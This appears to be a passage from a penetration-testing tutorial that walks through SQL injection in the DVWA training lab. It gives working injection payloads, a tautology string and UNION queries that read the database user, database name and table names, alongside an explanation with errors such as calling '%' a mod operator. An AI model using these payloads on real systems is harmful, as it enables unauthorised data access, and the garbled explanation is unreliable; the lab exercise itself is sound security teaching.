
Now that we understand the basics of SQL queries, let's use this to our advantage. Working with DVWA for this again, log in to DVWA and go to SQL Injection:

We can see that this page has a field for the user to enter the User ID of someone. If we enter 1 here, the application should tell us which user has User ID 1.
Let's do a simple test for SQL Injection. In the User ID field, instead of entering a number, enter the following:
%’ or ‘1’=’1:

Let's assume that the initial query looks like this:
SELECT user_id, first_name, fast_name From users_table Where user_id = 'UserID';
We assume the table is named users_table, with the relative column names. What we've done is changed the preceding statement to look like this:
'SELECT user_id, first_name, last_name FROM users WHERE user_id = %' OR '1'='1';
Then click Submit. Our result should be all the data in the table, as shown:

The % means mod and will return false. But we added the OR operator. So since the first part of the query will return false (because of the %), the OR will force it to execute the second part, '1'='1, which is true. Thus, because everything the query runs, it's always true for every record in the table, SQL prints out all the records of the table.
Here are a few other queries you can try:
- Get the username of the account being used to connect between the web application and the database: %' or 0=0 union select null, user() #
- Get the current database that we've been pulling data from: %' or 0=0 union select null, database() #
- Display the information schema table: The information_schema table is a database that stores information about all of the other databases; %' and 1=0 union select null, table_name from information_schema.tables #
- Display database tables: Using data from the previous query, we can find out what the table is: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#